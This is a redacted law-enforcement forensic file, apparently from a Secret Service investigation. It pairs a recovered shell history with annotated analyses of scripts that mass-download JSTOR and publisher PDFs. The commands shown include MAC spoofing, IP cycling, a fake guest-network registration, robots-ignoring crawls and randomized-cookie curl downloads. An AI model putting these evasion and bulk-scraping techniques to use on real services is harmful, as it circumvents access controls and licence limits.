/sbin/ifconfig -a | less
sleep 600 && bell
bg
dhclient
sudo dhclient
df -h
```

```

sudo umount /dev/sdf1
fg
df
ps ax | grep dhcld
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver -lock
gnome-screensaver-command --lock
gnome-screensaver
screen -x
df
cd /media/
ls
mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
sudo mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
df
sudo mount /dev/sdh1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
/sbin/ifconfig -a
sudo ifconfig mac 91:4c:e5:a0:c7:55
ls
/sbin/ifconfig -a > mac
sudo ifconfig mac 91:4c:e5:a0:c7:55
fg
sudo ifconfig eth0 mac 91:4c:e5:a0:c7:55
man ifconfig
sudo ifconfig eth0 hw ether 91:4c:e5:a0:c7:55
/sbin/ifconfig -a |grep ether
/sbin/ifconfig eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 up
dhclient
sudo dh
sudo dhclient
sudo dhclient -r
cd /mnt/
ls
df
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls -l/
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
SUDO ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol

```



```

sudo ln -s /media/bce820ee-e03b-4556-bfa6-ef72d9eb665a/ /vol
cd /vol
ls
df
lscfg
sudo dhclient -r
sudo dhclient
ls
cd
ls
screen -r
ls blocks/|wc -l
screen
screen -r
screen -x
wc -l uristograb.wget
df -h | media
df -h | grep media
wc -l uristograb.wget
df -h | grep media
grep -v oxford uristograb.wget | less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err |less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v majou |less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v majou |grep -v
genome|less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v majou |grep -v
genome|grep -v learnmem|less
wc -l uris*
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
LS
df
w
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
ls /mnt
ls /vol
df -h | grep media

```



```
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ping google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
df
umount /media/drive
cd /media/drive/
ls
df -h
ls
sudo umount /dev/sde1
sudo umount -f /dev/sde1
df
/sbin/ifconfig -a | less
df -h | grep drive2
ls blocks/|wc -l
cd
ls blocks/|wc -l
df -h | grep drive2
/sbin/ifconfig -a
ifconfig eth0:1 static 18.55.7.241
sudo ifconfig eth0:1 static 18.55.7.241
/sbin/ifconfig -a
curl --interface eth0:1 www.jstor.org
curl --interface eth0 www.jstor.org
sudo ifconfig eth0:1 static 18.55.6.241
curl --interface eth0 www.jstor.org
curl --interface eth0:1 www.jstor.org
```



```
sudo ifconfig eth0:1 static 18.55.5.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.4.241
curl --interface eth0:1 www.jstor.org
/sbin/ifconfig -s
sudo ifconfig eth0:1 static 18.54.4.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.54.5.241
sudo ifconfig eth0:1 static 18.55.5.241
sudo ifconfig eth0:1 up static 18.55.5.241
ls blocks/|wc -l
ping 4.2.2.2
cd vol
cd /vol
~/keepgrabbing.py
fg
cd ..
ls vol
ls -l vol
rm vol
sudo rm vol
sudo ln -s /media/drive /vol
cd /vol
~/keepgrabbing.py
a
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
cd
ls
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ./keepgrabbing.py
~/keepgrabbing.py
sudo rm /vol
sudo ln -s /media/3aab9fe1-9c54-43b1-9374-72722d78d3e0/ /vol
cd /vol
~/keepgrabbing.py
fg
ls
cd ../vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbin/ifconfig -a
ifconfig up eth0:1 18.55.6.251
ifconfig --help | less[A
ifconfig --help
ifconfig eth0:1 up static 18.55.6.251
```



```

sudo ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.252
/sbin/ifconfig -a
ping --help | less
ping -I eth0:1 www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
sudo ifconfig eth0:1 up static 18.55.6.241
/sbin/ifconfig -a
ping -I eth0:1 www.google.com
ping -I 18.55.6.241 www.google.com
curl --interface eth0:1 www.google.com
curl --interface eth0:1 www.jstor.org
curl --help | less
/sbin/ifconfig -a
sudo ifconfig eth0:1 up static 18.55.6.252
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 up static 18.55.7.240
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.jstor.org/x
ls
emacs keepgrabbing.py
cd tomove/pdfs/
ls | wc -l
mv * /vol/pdfs
ls
cd ..
ls
mkdir uml
cd uml
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&cfc=1"
more 0.html
curl -i proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50
curl -i "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 0.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
more 0.html
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 50.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&firstIndoe=50"
diff -u 0.html 50.html
macs curlcommands.py
emacs curlcommands.py
python curdcommands.py
python curcommands.py
more curcommands.sh
rm curlcommands.py
emacs curcommands.py
python curcommands.py
more curcommands.sh
bash curlcommands.sh
more 1100

```

```
more 1100.html
lynx -dump 1100.html
links.1100.html
python
cat > saneurl.py
fg
ls /media
fg
mkdir /media/drive/umi
fg
curl -I http://proquest.umi.com/pqdweb
fg
ls /media/drive/umi
more /media/drive/2073772711.pdf
more /media/drive/umi/2073772711.pdf
more /media/drive/umi/2073772711.html
more /media/drive/umi/2073772711.pdf
fg
cd /vol
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
fg
~/keepgrabbing.py
cd ..
cd vol
ls
~/keepgrabbing.py
ls
df -h
pwd
cd ..
cd vol
~/keepgrabbing.py
cd ../vol
ls
~/keepgrabbing.py
cd /media
ls
cd 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
df -h
sudo shutdown now
cd /media/de
cd /media/drive/
mkdir jsindex
sudo mkdir jsindex
sudo chown ghost jsindex
cd jsindex
python
ls
```

```
fg
more 2010/0800.html
cd 1989
ls
cd /vol/
ls
cd jsindex/1989
ls
ls -l | less
ls -l | tail
cd ./1990
ls -l | less
python
python /usr/bin/easy_install
sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
sudo easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
cd /usr/local/lib/python2.6/
ls -a
cd dist-packages/
ls -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
ls
python
cd
ls blocks/ | wc -l
fg
ps ax | grep keep
ps ax | grep ser
fg %1
fg 0
fg
kill 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
fg
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
kill %1
```

```
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
fg
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
emacs serveblocks.py
python serveblocks.py 8092
cd /media/drive/
~/keepgrabbing.py
df -h
df -h | grep sdd; date
du -hsc /vol/*
dm /vol/uristograb2.wget
rm /vol/uristograb2.wget
du -hsc /vol/*
bwm-ng
du -hsc /vol/*
df -h
df -h | grep media
ls blocks | wc -l
ls
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
mkdir muse
mv uristograb* muse
python oaigrab.py | tee uristograb.wget
wc -l uristograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee uristograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee uristograb.wget
ls
emacs oaigrab.py
fg
emacs oaigrab.py
python -i oaigrab.py | tee uristograb2.wget
fg
```

```
cd /vol
wget -x -nv -nc -i ~/uristograb wget
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
wget -x -nv -nc -i ~/urisiograb wget
mkdir sd
cd sd
wget -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget -e robots=off --header="User-Agent: WL/6" -m -np
"http://www.sciencedirect.com/science/page/sitemap/index.html"
ls
cd www.sciencedirect.com/science/page/sitemap/publication/
ls
cd serial/
ls
cd journals/
ls
emacs ~/sls
chmod +x ~/sls
~/sls | less
~/sls . | less
more 17509467.html
ls 0242648X
ls 0242648X/24
ls 0242648X/24/3
more 0242648X/24/3/243.html
python
fg
mkdir /vol/sd/jo
fg
cd
fg
python
ls
cd umi
ls
python
fg
more keepgrabbing.py
cd /vol/
ls
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd pdfs/
~/keepgrabbing.py
cd ..
~/keepgrabbing.py
fg
~/keepgrabbing.py
dids
```



```
fg
python
pwd
ls
cd ~/umi
python
fg
python
ls 1000000.html
fg
more 128214.html
more 128213
less 128204.html
less /vol/umi/128204.html
links /vol/umi/128204.html
python
ls -lh
ls blocks | wc -l
python
ls *dbm
fg
ls
more deleteandgrab
split -s 5 -j 1000 deleteandgrab blocks/regrab.c
ls blocks/ | wc -l
cd blocks/
ls | less
ls | tail
cd ..
fg
ls /mnt
df
ls /media/drive
fg
links http://caliber.ucpress.net/dol/pdf/10.1525/as.2010.50.5.835
ls
rm p1-salmela.pdf
curl "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf" | less
ls
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
ls /vol
~/sis /vol umi > umi.lsls
more umi.lsls
~/sis /vol/umi > umi.sls
~/sis /vol/pdfs > pdfs3.sls
ls -lR /vol > js3.lslR
more js3.lslR
```



```
ls -lR /vol/ > js3.lslR
more js3.lslR
wc -l js3.lslR
echo -n me@aaronsw.com|md5sum
df
ps ax
df
mount /dev/sdc/vol
cd /vol
ls
cd /media/
ls
ls -l
rm drive
sudo rm drive
sudo mkdir drive
sudo mount /dev/sde drive
sudo mount /dev/sde1 drive
cd drive
ls
df
fd -h
df -h
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
ls
~/keepgrabbing.py
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
less 30072010.pdf
less 60244678.pdf
less 3523970.pdf
less 3548593.pdf
less 3523645.pdf
less 3813153.pdf
less 3838338.pdf
less 3279339.pdf
less 1888323.pdf
less 688560.pdf
less "234,.pdf"
less 742572.pdf
less 30058803.pdf
less 2023815.pdf
more 2023815.pdf
cd
~/keepgrabbing.py
fg
ls
cd pdfs
ls
```



df-h
cd /vol/
~/keepgrabbing.py
cd ...
cd vol
~/keepgrabbing.py

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

USS 93
Server blocks.py
Analysis

[REDACTED]

`def async(func):`
 Run code in a separate thread.

```
>>> import sys
>>> async(lambda: sys.stdout.write('Hello, world!\n'))
Hello, world!
```

Can also be used as a decorator:

```
>>> @async
def talk():
    sys.stdout.write('Hello, world!\n')

Hello, world!

t = threading.Thread(target=func)
t.start()
```

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

[REDACTED]

Key:

[REDACTED] - This is the Main function that starts a web application on the localhost (127.0.0.1). It reads its configuration from the top of the script (uris = ('/grab', grabblock)). The resulting web application listens for requests to the URL ending in 'grab'. The 'keepgrabbing.py' script makes requests to this URL.

[REDACTED] - The function generates a list of files and then reads each file's contents. The contents of the file are then hosted by the web server for the next request for the 'grab' URL. Analysis of the Acer computer's file system identified a folder named 'blocks' which contained a large number of files each populated with up to one thousand numeric entries. Once the file contents have been passed to the web server, the file is moved to the 'blocks/done' folder, which was also identified on the Acer computer's file system.

___ - This function is used for multi-threading processes for better CPU utilization.

■ - The makeblocks function splits a list of number entries into files each containing up to 1000 numbers. The block lists are saved in a folder named "blocks/" which reflects what is seen on the Acer disk image.

■ - This section imports some publically distributed libraries that provide the Python scripting language functionality to perform functions necessary to the script.

055593 - oaigrab.py - Analysis

```
from oaipmh.client import Client
from oaipmh.metadata import MetadataRegistry, oai_dc_reader
```

```
URL = 'http://open-archival.highwire.org/handler'
```

```
registry = MetadataRegistry(
    Client(URL))
reader = oai_dc_reader(
```

```
registry)
records = reader.get_records(
    '1')
```

```
for record in records:
    print record.identifier
```

Key:

URL - OAIPMH refers to Open Archive Initiative Protocol Metadata Harvesting. This is a program that is designed to collect metadata from files in an archive database. This section imports some publically distributed libraries that provide the Python scripting language functionality to read and parse OAI Metadata.

registry - This function is used to determine the best URL based on a ranking system. The top URLs are those not containing 'doi.org' or 'uq.edu.au'. The 2nd ranked URL are those that do not contain 'doi.org', but may contain 'uq.edu.au'. Finally if neither of the first two parameters any URL containing 'doi.org' will be passed.

reader - This function is used to list records retrieved from the URL, in this case 'http://open-archival.highwire.org/handler', for the metadata section 'oai_dc'. In that section, the function looks for the metadata field 'identifier', which appears to be the URL to access the document. The function then outputs this access URL appending '.full.pdf'.

■ - Functions and processing used to setup the OAI Metadata Reader. The OAI format is an XML based format that is widely adopted in the academic community for referencing and cataloging research journals and other documents.
<http://www.openarchives.org/OAI/openarchivesprotocol.html>

[REDACTED]

[REDACTED]

```
line = lambda x: [str(x)] * prefix + ["Cookie: TENACIOUS=" +
str(random.random()*13) + ".pdfs/" + str(x) + ".pdf",
"http://www.jstor.org/stable/pdfplus/" + str(x) + ".pdf?acceptTC=true"]
```

[REDACTED]

Key:

line - Embedded function to generate CURL command. Curl is a unix command-line utility to retrieve web resources, such as webpages and files. The CURL command in this case is used to download PDF files from the URL "http://www.jstor.org/stable/pdfplus/". This activity matches activity identified in PCAP data provided. A cookie is generated with a random number for each request to the JSTOR site. PDF files are download to a directory named "pdfs". The PDF files are named based on the number passed into the CURL command.

url - These sections read input data from the URL 'http://127.0.0.1:8092/grab', which corresponds to the information identified in the 'serveblocks.py' script. The data is read from the web server listening on port 8092 as identified in the URL listed above. The numeric values hosted by the web server are passed into the CURL function that specifies which PDF to download and what to name the output file. The "block" or the PDF file to download is passed into the line function as the "x" variable.

import - These sections import some publically distributed libraries that provide the Python scripting language functionality to perform functions necessary to the script.

■ - This section determines options to use in the CURL command. If the number of command line arguments is greater than 1, the script will collect data using a SOCKS proxy. If no command line arguments are passed, the script will use the default network connection.

555543 - bash-history

Preface and caveats

- 1) The `.bash_history` file records, per user, commands and keystrokes entered into the BASH shell terminal, which was the shell used on the Acer computer.
- 2) The `.bash_history` file is a plain text file with no safeguards that protect it from modification. It can be edited and deleted by the user.
- 3) The file contains no internal timestamps for the commands and keystrokes recorded, although they do occur in chronological order.
- 4) The `.bash_history` file does not contain the results of commands or the screen output of programs executed from the shell.
- 5) At some points we see reference to the 'screen' command, which is used to invoke another, detachable command shell. Commands and keystrokes entered in a shell so invoked may not appear in the `.bash_history` file.

```
cat .bash_history  
rm .bash_history  
screen -x  
uptime  
df -h
```

```
[REDACTED]
```

these 2 lines perform a file listing on the /mnt/pdfs directory and pipe the results through word-count (wc) to get a total number of files in that directory

```
screen -x  
cat .bash_history  
ls  
cat .ssh/known_hosts  
whois ygl.as  
uptime
```

```
[REDACTED]
```

The previous lines utilize two command-line methods (curl and links) for retrieving content from the JSTOR website

```
ls  
[REDACTED]
```

This line indicates the links command above may have retrieved the file



838383.pdf, which is then moved (mv) to the /mnt/pdfs directory

```
screen -r  
screen -x  
curl jstor.org  
curl -i www.jstor.org  
curl -i www.jstor.org  
[REDACTED]
```

This command disables the wireless networking interface

```
sudo dhclient -re  
sudo dhclient -r  
[REDACTED]
```

This command enables the wired networking interface

```
sudo dhclient  
curl -i www.jstor.org  
curl scripting.com  
/sbin/ifconfig -a  
curl scripting.com  
ping 4.2.2.2  
cat /etc/resolv.conf  
sudo dhclient -r  
sudo dhclient  
ping 4.2.2.2  
cat /etc/resolv.conf  
curl scriptng.com  
curl www.google.com  
curl -i www.jstor.org  
/sbin/ifconfig -a  
[REDACTED]
```

Indicates an attempt with the utility "ping" to test connectivity to the IP registered to ghost-laptop.dyndns-free.com. The dyndns DNS service is commonly used to assign a fixed DNS entry for computers that are assigned dynamic IP addresses. When the computer's IP address changes, it updates the associated DNS record at dyndns to point to the new IP.

```
ps ax | grep ip  
[REDACTED]
```



These commands show the user examining and testing the configuration of the utility (ez-ipupdate) that updates the system's dyndns record. The ez-ipupdate default.conf file contains information related to the dyndns account used.

```
ls /mnt/|wc -l
cd /mnt
ls
ps ex | grep touch
ps ax | grep seq
touch 1
ls
touch 2
seq 1 20
seq 1 20 | xargs touch
ls | wc -l
seq 1 2000000 | xargs touch
ls | wc -l
ls | less
ls | wc -l
ps ax | grep bash
w
who am i
kill 3658
```

```
kill -9 3658
mkdir pdfs
cd pdfs
~/keepgrabbing.py
```



emacs and zile are both text editing programs that are run from the command line. In this case they are being used to open the python script keepgrabbing.py

```
~/keepgrabbing.py
touch foo
rm foo
cd ..
~/keepgrabbing.py
cd /mnt
ls
rm *
ls
cd pdfs
ls
cd
ls
```



This indicates the running of the python script serveblocks.py. The added command line variable '8092' appears to indicate which port to run the web application on in serveblocks.py. Port 8092 is also referenced in URLOpen function in the keepgrabbing.py python script.

```
bg
fg
```



The ps command is used to list running processes. Combined with the grep (string search) command, this will list any processes that contain the characters 'serve', including serveblocks.py

```
kill 2461
ps ax | grep serve
python serveblocks.py 8092
bg
```

```
ls /mnt
ls /mnt/pdfs
ls -l /mnt/pdfs/
cd
gnome-screensaver-command --activate
ls
ps ax | grep curl
kill 19047
curl www.jstor.org
dhclient --help
sudo dhclient
```

*# The command bwm-ng is used to execute a command
/line network bandwidth monitoring tool*

```
ls blocks/|wc -l
df -h
links www.jstor.org/stable/873098
bwm-ng
gnome-screensaver-command --activate
```

*# The ls command in this instance lists the files in the
'blocks/' directory. Piped through the wc (word-count)
command, it counts the files in that directory*

```
bwm-ng
ls blocks/|wc -l
uptime
bwm-ng
df -h
ls blocks | wc -l
bwm-ng
sudo umount /mnt
df
```

Starts the keepgrabbing.py python script

```
screen -x
cd /mnt/
~/keepgrabbing.py
fg
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
0
cd /mnt/
```

```
~/keepgrabbing.py
bg: ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
bg: ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/ke
~/keepgrabbing.py
bg
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/lke
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
```



```
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/k
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mt
cd /mnt/
cd /mt
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
screen -r
```

```
screen -x
uptime
```

Checks how much free space is available on mounted volumes

```
screen -r
screen -x
e
```

```
uptime
bwm-ng
df -h
```

```
screen -x
```

```
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df -h
```

```
/sbin/ifconfig -a
```

indicates the configuration of the static IP address 18.55.7.49 to an aliased interface on the wired network connection eth0

```
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.google.org
```

rsync is a file copying tool. In this case it is being used to copy the contents of the 'pdfs/' directory to a folder named '/vol/pdfs' on another computer, accessed through the dyndns registered record for 'ghost-macbook'. The 'a' switch selects a number of options - most notably recursive copying of subdirectories, the 'v' switch indicates verbose output of the file copying process to the console, and the 'z' switch indicates the use of the compression in the file transfer.

```
screen -r
screen -x
python
```

```
python
```



```
[REDACTED]  
easy_install --help  
easy_install --help|less
```

```
[REDACTED]  
python
```

```
[REDACTED]  
cd /usr/local/lib/python2.6/  
ls  
ls site-packages/  
cd  
ls
```

The previously highlighted items reflect efforts to install python modules on the computer and verify their installation through the 'locate' command, which lists all the locations where the specified files are located on the file system

```
[REDACTED]  
cd /usr/lib/python  
ls  
ls -a  
cd ../python2.6  
ls  
easy_install --help  
easy_install --help|less  
python serveblocks.py  
python serveblocks.py 8092  
bg
```

Indicates attempts to release and renew the DHCP-assigned network address for the computer

```
ping 4.2.2.2  
sudo dhclient -r  
sudo dhclient  
sudo dhclient -r  
sudo dhclient
```

```
sudo dhclient -r
sleep 60
sudo dhclient -r
sudo dhclient
cd /vol/
ls -l
ls -lh pdfs
easy_install pyoai
```

[REDACTED]

Indicates the installation of the package python-setuptools. Apt-get is a tool in the Ubuntu operating system to download Ubuntu software packages.

[REDACTED]

The previous commands are associated with the configuration and testing of connectivity to the Acer computer, which is registered as 'ghost-laptop' with dyndns-free.com. The command ez-ipupdate and the associated default.conf file are used to update the computer's record with dyndns.

```
cd /vol/pdfs/
ls
ls | less
```

[REDACTED]

[REDACTED]

Indicates the execution of the Python script aaigrab.py. The script residing on the Acer system reads Open Archive Initiative Metadata (see separate analysis of this script).

[REDACTED]

more 17.3
more 17.3dutton.html
man wget

[REDACTED]

The previous highlighted items show the user traversing and listing the contents of the /vol directory and subdirectories. The 'du' command is used to list the disk space usage on a volume.

bwm-ng
ls -lh urlistgrab wget

[REDACTED]

This command is searching for the term 'pdf' in the file urlistgrab wget

screen -x
man wget
cd /vol/
ls

[REDACTED]

sudo chown ghost .

[REDACTED]

The wget commands highlighted are a method of non-interactively downloading web resources. The URLs requested are retrieved from the file urlistgrab wget

screen -x

```
emacs oaigrab.py
sudo apt-get install emacs23-nox
emacs oaigrab.py
```

This indicates the execution of the python script 'oaigrab.py'. The output of the 'oaigrab.py' script is then piped through the tee command, which outputs the results of oaigrab.py both to the screen for monitoring and to the file named urlstograb.wget

```
wc -l urlstograb.wget
```

The second of these two lines would overwrite the output of the first. So, only looking at the second, it would output all occurrences of the string "pdf" in the file urlstograb.wget file, replace "pdf" with "html" and write the resulting line into urlstograb2.wget. (The first operation performed the inverse substitution.)

```
more urlstograb
more urlstograb2.wget
cd /vol/
```

The 'wget' command is used to non-interactively retrieve files from the network. In this case the use of the '-l' switch will read all the URLs listed in the file 'urlstograb.wget' and retrieve content.

```
grep html urlstograb.wget | sed -e 's/html/pdf/' >> urlstograb2.wget
cd
grep html urlstograb.wget | sed -e 's/html/pdf/' >> urlstograb2.wget
cd /vol
wget -nv -x -nc -i ~/urlstograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen -x
cd /media/noname/
ls
cp tograb.log /home/ghost/
ccd
```

```
cd
cd blocks/
ls | wc -l
cd ..
ls
```



File named tograb.log is moved to the 'blocks/' directory and then, after multiple attempts, split every 100 lines into a collection of files with the same prefix 'tograb-'

```
ls tograb *
wc -l
ls | wc -l
mv tograb.log ..
sudo dhclient --release
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo /etc/init.d/e2-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
[REDACTED]
/sbin/ifconfig -a
sudo dhclient
[REDACTED]
cat logininfo
```

[REDACTED]

The Curl commands listed above show attempts to retrieve the URL '/bin/dynareg?class=visitor' from the sites 'nic.mit.edu' and '10.72.0.47' on port 444.

```
ping --hel
ping -I eth0 10.72.0.47
/sbin/ifconfig -a
ping -I eth0 4.2.2.2
man ping
ping -I 10.2.55.120 4.2.2.2
sudo ping -I 10.2.55.120 4.2.2.2
/sbin/ifconfig -a | less
sudo ping -I 10.2.55.120 4.2.2.2
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
ping -I eth0 4.2.2.2
sudo ping -I eth0 4.
sudo ping -I eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curl --interface 10.2.55.120 10.72.0.47
route
/sbin/ifconfig -a
```

[REDACTED]

These commands indicate the addition of the IP address 18.2.55.1 as a default gateway to the network routing table on the Acer computer

```
sudo ping -I eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curl --interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k --interface eth0
https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=Register" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
```

[REDACTED]

This Curl command used with the '-d' switch indicates submission of data to the URL https://10.72.0.47:444/bin/dynareg. Based on the contents of the command, the user would be attempting to submit a computer or user name (Grace Host) and email address (ghost42@mailinator.com) to the registration form at the URL listed above.

```
echo 'curl -d
"vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=vi
sitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg' >>
logininfo
curl --interface eth0 10.72.0.47
sudo dhclient eth0
sleep 600; sudo dhclient eth0
route
curl --interface wlan0 www.yahoo.com
curl --interface wlan0 4.2.2.2
sleep 600; sudo dhclient eth0
sudo dhclient eth0
sudo ping -I eth0 10.72.0.47
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
man route
dnsip
dig www.yahoo.com
dig www.yahoo.com|grep "IN"
dig www.yahoo.com|grep "IN" | grep 10.72
echo 'dig www.yahoo.com|grep "IN" | grep 10.72' > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -a|grep en
```

[REDACTED]

RIF

*# These commands reflect changing
the MAC address on the wired
network interface (eth0) to
00:4c:e5:a0:c7:56*


emacs logininfo
ping www.yahoo.com
dig yahoo.com
sudo dhclient
dig www.yahoo.com
emacs logininfo
emacs /etc/ez-ipupdate/default.conf
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig

*# dig is a command to query domain name servers
and gather information from Domain Name Server
(DNS) lookups*

cat /etc/resolv.c
cat /etc/resolv.conf
dig www.yahoo.com
dig www.yahoo.com
links --help
links --help|grep inerf
links --help|grep interf
lynx
curl --interface eth0 www.yahoo.com
dig @10.2.55.7 www.yahoo.com
dig @10.2.55.2 www.yahoo.com
sudo dhclient
cat /etc/resolv.conf
sudo dhclient
cat /etc/resolv.conf
ping 10.72.0.47
